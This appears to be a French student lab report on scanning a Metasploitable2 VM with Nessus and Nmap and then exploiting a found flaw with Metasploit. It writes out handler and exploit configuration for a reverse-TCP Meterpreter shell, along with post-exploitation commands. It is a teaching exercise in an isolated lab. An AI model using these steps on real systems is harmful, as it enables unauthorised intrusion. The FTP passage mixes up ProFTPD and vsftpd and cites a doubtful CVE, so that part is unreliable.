
A modal dialog box titled 'Manual Software Update' is displayed. It contains three radio button options: 'Update all components' (selected), 'Update plugins', and 'Upload your own plugin archive'. At the bottom of the dialog are 'Continue' and 'Cancel' buttons.

all components et plugin installez

About

Overview	License Utilization	Software Update	Plugin Detail Locale	Encryption Password
Search Events <input type="text"/>  7 Events				
Time ▾	Category	Status	Message	
Today at 2:39 PM	Feed	success	Finished downloading Nessus Core Components	
Today at 2:39 PM	Feed	start	Downloading Nessus License	
Today at 2:39 PM	Feed	success	Finished downloading Nessus License	
Today at 2:39 PM	Feed	success	Finished downloading Nessus Plugins	
Today at 2:39 PM	Feed	start	Downloading Nessus Core Components	
Today at 2:38 PM	Feed	start	Downloading Nessus Plugins	
Today at 2:28 PM	Feed	success	Successful connection to the plugin server	

puis connecter le pc à scanner en indiquant son IP :



sélectionner le type de scan :

The screenshot shows the 'Scan Templates' section of the Nessus Essentials interface. It includes a sidebar with 'Folders' (My Scans, lolo, All Scans, Trash) and 'Resources' (Policies, Plugin Rules). The main area lists several scan types:

- DISCOVERY**
 - Host Discovery**: A simple scan for live hosts and open ports.
 - Ping-Only Discovery**: A fast discovery scan for hosts with minimal network traffic.
- VULNERABILITIES**
 - Basic Network Scan**: A full system scan suitable for any host.
 - Credential Validation**: Verify credentials for Windows & Unix successfully to authenticate to scan targets.
 - Advanced Scan**: Configure a scan without using any recommendations.
 - Advanced Dynamic Scan**: Configure a dynamic ping scan without recommendations.
 - Malware Scan**: Scan for malware on Windows and Unix systems.
 - Nessus 10.8.0 / 10.8.1 Agent**: Scan to find, reset, and update Nessus 10.8.0 / 10.8.1 Agents.
 - Mobile Device Scan**: Assess mobile devices running Microsoft Exchange or an MDM.
- Web Application Tests**: Scan for published and unknown web vulnerabilities using Nessus Scanner.
- Credentialed Patch Audit**: Authenticate to hosts and enumerate missing updates.
- Active Directory Starter Scan**: Look for misconfigurations in Active Directory.
- Find AI**: AI LLM, ML related detections and vulnerabilities.

puis scannez:

The screenshot shows the results of a 'Basic Network Scan' named 'My Basic Network Scan'. It includes a sidebar with 'Folders' (My Scans, lolo, All Scans, Trash) and 'Resources' (Policies, Plugin Rules). The main area displays the following details:

- Scan Details**
 - Policy: Basic Network Scan
 - Status: Running (green)
 - Severity Base: CVSS v3.0
 - Scanner: Local Scanner
 - Start: Today at 3:06 PM
- Vulnerabilities**
 - A pie chart showing 44 vulnerabilities across five severity levels: Critical (0), High (0), Medium (0), Low (0), and Info (44).

The screenshot shows the results of the same 'My Basic Network Scan'. The main differences are:

- The 'Vulnerabilities' count has increased from 44 to 76.
- The pie chart in the 'Vulnerabilities' section shows a different distribution of severity levels: Critical (1), High (1), Medium (1), Low (1), and Info (72).

Job 04 — Scan basique, analyse des résultats et identification des vulnérabilités critiques

Objectif du Job

Nous devons lancer un scan basique depuis Nessus contre la VM Metasploitable2, analyser les résultats pour identifier les vulnérabilités critiques, et décrire le type de vulnérabilités trouvées (CVE, service affecté, score CVSS, bref procédé de priorisation).

Pré-requis

- VM Metasploitable2 importée et démarrée (Job 02).
- VM Debian avec Nessus installé et accessible (https://<IP_Debian>:8834) (Job 03).
- Les deux VMs sur le même réseau Proxmox
- Accès à l'UI Nessus via un navigateur (hôte ou VM).
- Outils complémentaires (sur l'hôte ou Debian) : `nmap`, `curl`, `jq` (optionnel).

Résumé du travail demandé

1. Créer et lancer un Basic Network Scan dans Nessus ciblant Metasploitable2.
2. Attendre la fin du scan puis analyser : lister vulnérabilités critiques/élévées, expliquer pourquoi elles sont critiques (ex : CVE connu, exploit public).
3. Décrire le type de vulnérabilités (ex : RCE SMB, FTP anonyme, service non patché, injection web, etc.).

4. Exporter le rapport (PDF ou CSV) et produire un court texte d'analyse et priorisation.

🎬 Marche à suivre pas-à-pas (à copier/coller)

A) Vérification pré-scan (rapide)

Sur la machine Debian (ou hôte) :

```
# vérifier la connectivité
ping -c 3 <IP_Metasploitable>

# scan nmap pour avoir un aperçu rapide des ports
nmap -sS -Pn -T4 <IP_Metasploitable>
```

Note les ports ouverts importants (21,22,23,80,139,445,3306, etc.) — cela aide à interpréter les résultats Nessus.

B) Créer un scan dans Nessus (UI)

1. Ouvrir https://<IP_Debian>:8834/ → se connecter.
2. Aller dans Scans → New Scan → choisir Basic Network Scan.
3. Paramètres essentiels :
 - Name : `Scan_Metasploitable2_Basic`
 - Targets : `<IP_Metasploitable>` (ex : `192.168.56.101`)
 - Policy : laisser la policy par défaut (Basic Network) pour ce job.
4. Sauvegarder puis cliquer sur Launch (ou Start).

C) Surveiller le scan

- Dans Nessus, observer l'état du scan (Progress, Host(s) scanned).
- Si des erreurs réseau apparaissent (timeout), vérifier le réseau Host-Only et les IP.

D) Analyser les résultats (après fin du scan)

1. Ouvrir le rapport du scan.
2. Regarder le sommaire : nombre de vulnérabilités par sévérité (Critical / High / Medium / Low / Info).
3. Cliquer sur Critical puis lister pour chaque entrée :
 - Titre du plugin (ex : “MS17-010 SMB Remote Code Execution”)
 - Service / Port (ex : smb / 445)
 - CVE(s) associés
 - CVSS score (ex : 9.8)
 - Description / Impact : pourquoi c'est critique (ex : RCE, accès non authentifié, divulgation d'informations)
 - Proof / Evidence (si Nessus en fournit)
4. Pour chaque vulnérabilité critique notée, ajouter une ligne synthétique :
Vuln: <titre> – Service: <service/port> – CVE: <xx>
– CVSS: <x.x> – Impact: <RCE/credential disclosure/...>

E) Exemples de vulnérabilités typiques sur Metasploitable2

(À regarder dans le rapport — voici ce que nous sommes susceptibles de trouver) :

- **vsftpd backdoor (service FTP)** — possibilité d'exécution distante / backdoor.
- **UnrealIRCd backdoor (IRC service)** — exécution de commandes distantes.
- **Tomcat / DVWA / Mutillidae** — failles d'applications web (XSS, injection SQL).
- **Samba / SMB (partages non sécurisés, exécution distante)** — CVE(s) liées à SMB.
- **MySQL / Postgres** : comptes faibles / accès non restreint.
- **Proftpd / FTP anon** : anonymous login possible → fuite de fichiers. Ces points seront précisés avec les plugins Nessus et CVE référencés.

F) Priorisation et recommandations rapides

Pour chaque vulnérabilité critique / élevée, indiquez :

- **Priorité : (Urgent / Élevée / Planifiée)** — ex : Urgent pour RCE publiquement exploitée.
- **Action corrective proposée** : (patch, mise à jour, désactiver service, config, supprimer compte par défaut).
- **Vérification après correctif** : re-scan (Nessus) pour confirmer la correction.

Exemple :

Vuln: VSFTPD Backdoor – CVSS 9.3 – Priorité : Urgent

Action : Désactiver vsftpd ou appliquer le patch officiel, désinstaller le package vulnérable.

Vérification : relancer le scan Nessus et vérifier l'absence du plugin.

G) Exporter le rapport

- Dans l'UI Nessus → ouvrir le scan terminé → Export → choisir PDF et CSV.
- Sauvegarder localement : **Scan_Metasploitable2_Basic.pdf** et **Scan_Metasploitable2_Basic.csv**.

H) Rédiger l'analyse finale (court texte à inclure dans le rendu)

Rédigez 1 page maximum contenant :


- Contexte (cible, date, policy utilisée).
- Chiffres clés (nombre total vulnérabilités, nombre critiques/élévées).
- Liste des 3 vulnérabilités les plus critiques (titre, CVE, CVSS, port).
- Recommandations (patch, config, désactivation).
- Conclusion + prochaine étape (Job 05/06 : exploitation / validation).

✓ Checklist (à cocher avant rendu)

- Scan **Scan_Metasploitable2_Basic** lancé et terminé.
- Liste des vulnérabilités critiques identifiée (au moins 3 si présentes).
- Analyse écrite avec priorisation et actions correctives.
- Captures d'écran incluses (page sommaire, détails d'une vulnérabilité critique, export).
- Fichier **Job04_Scan_Analysis.pdf** prêt (livrable).

⚠ Erreurs / pièges à éviter

- **✗ Lancer le scan sur un réseau non isolé (ne jamais exposer Metasploitable à Internet).**
- **✗ Confondre CVSS et exploitabilité : un score élevé n'implique pas toujours un exploit public — vérifier les références CVE et la présence d'exploits publics.**
- **✗ Supprimer ou modifier des services sur Metasploitable avant avoir noté les résultats — cela fausserait l'analyse.**
- **✗ Ne pas vérifier les faux positifs : certaines alertes nécessitent une vérification manuelle.**



Exemples de vulnérabilités :

Critical UnrealIRCd Backdoor Detection

Description
The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution
Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also
<https://seclists.org/fulldisclosure/2010/Jun/277>
<https://seclists.org/fulldisclosure/2010/Jun/284>
<http://www.unrealircd.com/txt/unrealsecadvisory20100612.txt>

Output

```
The remote IRC server is running as :  
uid=0(root) gid=0(root)  
To see debug logs, please visit individual host
```

Port Hosts

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

VPR Key Drivers

Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	Functional
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSV3 Impact Score:	5.9
Threat Sources:	No recorded events

Critical Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the  
following request :  
  
This produced the following truncated output (limited to 10 lines) :  
----- snip -----  
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#  
  
----- snip -----  
To see debug logs, please visit individual host
```

Critical VNC Server 'password' Password

Description
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution
Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

Port Hosts

5900 / tcp / vnc	192.168.159.173
------------------	-----------------

Job 05 — Recherche et exploitation d'une vulnérabilité détectée par Nessus

Objectif : choisir une vulnérabilité remontée par Nessus, trouver un exploit correspondant dans Metasploit, configurer l'exploit (RHOSTS / RPORT / PAYLOAD / LHOST / LPORT...), lancer l'exploit dans notre labo isolé et obtenir un accès (ex : session Meterpreter). Nous documentons chaque étape, faisons des captures d'écran et notons preuves et outputs.

⚠️ Rappel éthique : toutes les actions doivent être effectuées uniquement sur des machines dont nous avons l'autorisation (ici : Metasploitable2 dans un réseau Host-Only). Toute exploitation en dehors d'un périmètre autorisé est interdite.

1) Préparation (vérifications avant exploitation)

1. Vérifier que la VM Metasploitable2 (cible) et la VM Debian/Nessus (scanner) sont sur le même réseau Host-Only et isolé d'Internet.
2. Récupérer du CSV / rapport Nessus la vulnérabilité que nous voulons exploiter : `plugin_name`, `port`, `CVE`, `description`, `plugin_output`.
3. Choisir une vulnérabilité documentée et avec exploit public (ex : vsftpd backdoor, UnrealIRCd, Tomcat/LFI/Upload, etc.). Préférer une cible « simple » pour la première exploitation.
4. Préparer la machine attaquante (nous utiliserons une Kali/Metasploit sur la VM Debian ou une VM dédiée) :
 - Lancer Metasploit : `msfconsole`
 - S'assurer que la base de données est opérationnelle : `msfdb status` ou `msfdb init` si besoin.

5. Noter les adresses IP :

- IP cible (Metasploitable) → **RHOST** (ex : **192.168.56.101**)
- IP attaquant (notre VM Metasploit) → **LHOST** (ex : **192.168.56.102**)
- Choisir un port local d'écoute **LPORT** non utilisé (ex : **4444**).

2) Rechercher un module Metasploit correspondant

Nous utilisons le nom/CVE/description de Nessus pour trouver le module.

Dans **msfconsole** :

```
msfconsole
# exemple de recherche par mot-clé (plugin_name ou CVE)
search vsftpd
# ou
search CVE-XXXX-YYYY
# ou
search type:exploit platform:linux name:unreal
```

- Lire la description du module : **info exploit/<chemin_du_module>** (ex : **info exploit/unix/ftp/vsftpd_234_backdoor**).
- Vérifier que le module cible la même version/service/port que Nessus a détecté.

3) Choisir le bon type de payload

- Deux approches principales :
 - Reverse shell (recommandé en labo) : la cible ouvre une connexion vers nous → PAYLOAD par ex `linux/x86/meterpreter/reverse_tcp`.
 - Bind shell : la cible écoute un port et on s'y connecte (moins utilisé si NAT/host-only).
- Exemple de payload Meterpreter (reverse) :
`linux/x86/meterpreter/reverse_tcp`
- Pour Windows : `windows/meterpreter/reverse_tcp`.

4) Configurer et tester le handler (optionnel mais recommandé)

Avant de lancer l'exploit, nous configurons un handler (listener) pour être sûrs que l'écoute fonctionne.

Dans `msfconsole` (ou dans une session distincte) :

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
run -j
```

- `run -j` démarre le handler en background (job).
- Vérifier qu'il écoute : `jobs` puis observer les logs qui signaleront une session entrante.

5) Configurer le module d'exploitation

Dans **msfconsole** (nouvelle session ou même si handler en background) :

Exemple générique :

```
use exploit/<module_trouvé>          # ex: use
exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOSTS 192.168.56.101
set RPORT 21                          # port indiqué par Nessus
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
# vérifier autres options requises : USERNAME, PASSWORD, TARGET,
etc.
show targets
set TARGET 0                           # si nécessaire
```

Vérifications :

- **show options** doit afficher toutes les variables nécessaires renseignées.
- S'assurer que **RHOSTS/LHOST** correspondent aux IPs correctes dans le réseau Host-Only.

6) Lancer l'exploit

- Exécuter l'exploit :

exploit

```
# ou pour lancer en arrière-plan (si le module le permet)  
exploit -j
```

- Observer la sortie : si succès, Metasploit affiche **Meterpreter session X opened** ou similaire.

7) Actions post-exploitation (exemples sûrs et documentés)

Quand nous obtenons une session Meterpreter, nous devons exécuter des actions simples pour prouver l'accès et collecter des informations sans détruire l'environnement.

Dans la session Meterpreter :

```
sessions -i 1      # entrer dans la session numéro 1  
sysinfo          # info système (OS, architecture)  
getuid           # utilisateur courant (ex: msfadmin)  
ps                # processus en cours (attention)  
pwd               # répertoire courant  
ls                # lister fichiers (utiliser avec prudence)  
cat /etc/passwd  # lecture limitée pour démontrer accès (ne pas exfiltrer)
```

Élévation de privilèges (si demandé et possible) : documenter les étapes et n'appliquer qu'en labo ; par ex utiliser **linux/local/ modules** si existants.

Ne pas effectuer d'opérations destructrices (**rm -rf**, **format**, etc.). Documenter tout.

8) Collecte des preuves et documentation

Pour le rendu, nous devons fournir :

- Capture d'écran du module Metasploit configuré (`show options`), du handler en écoute et de la réussite (`session opened`).
- Output texte : copier-coller la sortie Metasploit montrant la session ouverte.
- Preuves non sensibles : `sysinfo`, `getuid`, liste d'un répertoire public.
- Fichier journal : enregistrer la session Metasploit (`log/spool` fonctionne dans `msfconsole`) ou sauvegarder la console (`script /path/to/logfile` dans un terminal).

9) Nettoyage et remédiation (obligatoire)

- Si nous avons modifié la cible pendant l'exploitation, rétablir l'état (recommander : restaurer un snapshot).
- Documenter les actions correctives recommandées pour la vulnérabilité exploitée (patch, désactivation du service, changement de configuration).
- Relancer un re-scan Nessus pour vérifier que la vulnérabilité a disparu (Job 07 / re-scan).

Checklist (à cocher avant rendu)

- Exporter le rapport Nessus et sélectionner la vulnérabilité à exploiter.
- Rechercher et valider le module Metasploit (commande `search`, `info`).
- Configurer handler et module (`RHOSTS`, `RPORT`, `LHOST`, `LPORT`, `PAYLOAD`).
- Lancer l'exploit et obtenir une session (capture d'écran + output).
- Effectuer des actions post-exploitation non destructives (`sysinfo`, `getuid`).
- Documenter : commandes utilisées, captures, explication de l'exploit (ce que fait le module/payload).
- Proposer correctifs et plans de re-scan.


Livrable attendu (noms recommandés)

- **Job05_Exploit_Report.pdf** contenant :
 - **Contexte** : vulnérabilité (nom, CVE), source (Nessus plugin), IP cible.
 - **Étapes exécutées** (commandes copies/collées).
 - **Captures d'écran** (Metasploit config, handler, session ouverte).
 - **Résultats / preuves** (sysinfo, getuid).
 - **Explication technique succincte** : que fait la payload utilisée ? (ex : ouvre un reverse TCP Meterpreter qui permet un shell interactif et des modules post-exploitation).
 - **Recommandations de remédiation et plan de re-scan.**

JOB 5

L'objectif de ce Job est d'identifier une vulnérabilité détectée par Nessus sur la machine Metasploitable, puis de l'exploiter à l'aide de Metasploit afin d'obtenir un accès au système cible. Une fois l'exploit sélectionné, il s'agit de le configurer correctement (adresse IP, port, payload) et de démontrer que la vulnérabilité peut conduire à une compromission réelle.

Installation de Kali Linux pour exploiter les vulnérabilités avec metasploit :



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Objectif :

Créer un scan avancé de la VM Metasploitable2 avec Nessus pour détecter :

- **Tous les ports ouverts (TCP/UDP)**
- **Les services actifs (FTP, SSH, MySQL, Apache, etc.)**
- **Les vulnérabilités détaillées (CVE, CVSS, plugins actifs)**
- **Les failles exploitables connues**

1. Vérifier la connectivité :

- Sur Nessus : ping 192.168.189.128
- Sur Metasploitable : ping 192.168.189.129

2. Créer un scan dans l'interface Nessus :

Aller sur l'interface web de Nessus :

👉 <https://192.168.189.129:8834>

1. Cliquer sur “Nouveau scan”
2. Choisir le modèle :

🔍 Advanced Scan (ou “Analyse avancée”)

The screenshot shows the Tenable Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules). The main area has tabs for 'Scans' (selected), 'Settings', and 'Reporting'. A sub-menu under 'Scans' shows 'BASIC' selected, with options for 'General', 'Schedule', and 'Notifications'. Below this are sections for 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'ADVANCED' section is expanded. In the main content area, there are fields for 'Name' (set to 'Full_Network_Metasploitable_ADV'), 'Description' (set to 'Scan avancé complet de Metasploitable2 Incluant Discovery, Bruteforce et Assessment complet.'), 'Folder' (set to 'My Scans'), and 'Targets' (set to '192.168.189.128'). At the bottom, there are buttons for 'Save' and 'Cancel'.

Full_Network_Metasploitable_ADV

Hosts 1 Vulnerabilities 58 Remediations 2 Notes 2 History 3

Filter Search Hosts 1 Host

Host	Auth	Vulnerabilities
192.168.189.128	Fail	7 3 14 5 118

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	November 22 at 11:16 PM
End:	November 22 at 11:38 PM
Elapsed:	22 minutes

Vulnerabilities

Critical
High
Medium

Full_Network_Metasploitable_ADV

Hosts 1 Vulnerabilities 58 Remediations 2 Notes 2 History 3

Filter Search Vulnerabilities 58 Vulnerabilities

Sev	CVSS	VPR	EPSS	Family	Count	Details
Critical	10.0			General	1	Policy: Advanced Scan Status: Completed Severity Base: CVSS v3.0 Scanner: Local Scanner Start: November 22 at 11:16 PM End: November 22 at 11:38 PM Elapsed: 22 minutes
Critical	10.0 *			Gain a shell remotely	1	
Critical	9.8	8.9	0.9447	Web Servers	1	
Critical	9.8			Backdoors	1	
Critical	Gain a shell remotely	3	
High	7.5	5.9	0.7993	General	1	
High	7.5			RPC	1	

Vulnerabilities

Critical
High
Medium

1 — Analyse du scan Nessus

Exploitation et analyse du scan Metasploitable2

Identifier les vulnérabilités critiques et hautes :

- **7 vulnérabilités critiques**
- **3 vulnérabilités hautes**
- **14 vulnerabilities moyennes**
- **5 vulnerabilities faibles**
- **118 informations**

Bien que le service FTP ProFTPD 1.3.1 soit détecté par Nessus, la vulnérabilité critique associée (CVE-2010-4221 – mod_copy) n'apparaît pas dans les résultats.

Cela s'explique par les limitations de Nessus Essentials, qui n'inclut pas tous les plugins de vulnérabilités FTP et ne réalise que des tests « safe ».

Les checks actifs et agressifs nécessaires à l'identification de cette CVE ne sont disponibles que dans Nessus Professional.

Ainsi, Nessus détecte le service mais pas la vulnérabilité exploitable.


2 — Détection active complémentaire (Nmap + NSE)

On va utiliser Nmap, qui possède des scripts NSE très puissants.

Vérification manuelle des services FTP actifs :Pour valider les résultats du scan Nessus, une vérification manuelle a été effectuée directement sur la machine Metasploitable :

Commande :

```
ps aux | grep ftp
```



```
root@metasploitable: ~
login as: msfadmin
msfadmin@192.168.189.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Nov 23 02:56:02 2025
msfadmin@metasploitable:~$ su -
Password:
root@metasploitable:~# ps aux | grep ftp
proftpd 5136 0.0 0.3 9948 1596 ? Ss 02:55 0:00 proftpd: (ac-
cepting connections)
root 5385 0.0 0.1 3004 756 pts/1 R+ 03:02 0:00 grep ftp
root@metasploitable:~#
```

```
nmap -sV -p21 --script=ftp-syst,ftp-anon 192.168.189.128
```

```
root@debian18:~# nmap -sV -p21 --script=ftp-syst,ftp-anon 192.168.189.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 21:00 CET
Nmap scan report for 192.168.189.128
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-syst:
| STAT:
|   FTP server status:
|     Connected to 192.168.189.129
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:B2:01:F7 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.05 seconds
root@debian18:~# _
```

Cette commande :

- détecte le serveur ProFTPD
 - l'identifie comme ProFTPD 1.3.1 (donc vulnérable)

21/tcp open ftp vsftpd 2.3.4

→ VSFTPD version 2.3.4 est bien en place sur Metasploitable2.

Et c'est cette version précise qui contient la porte dérobée volontaire (*backdoor*) intégrée dans le code source compromis en 2011.

- Anonymous FTP login allowed → connexion sans mot de passe possible
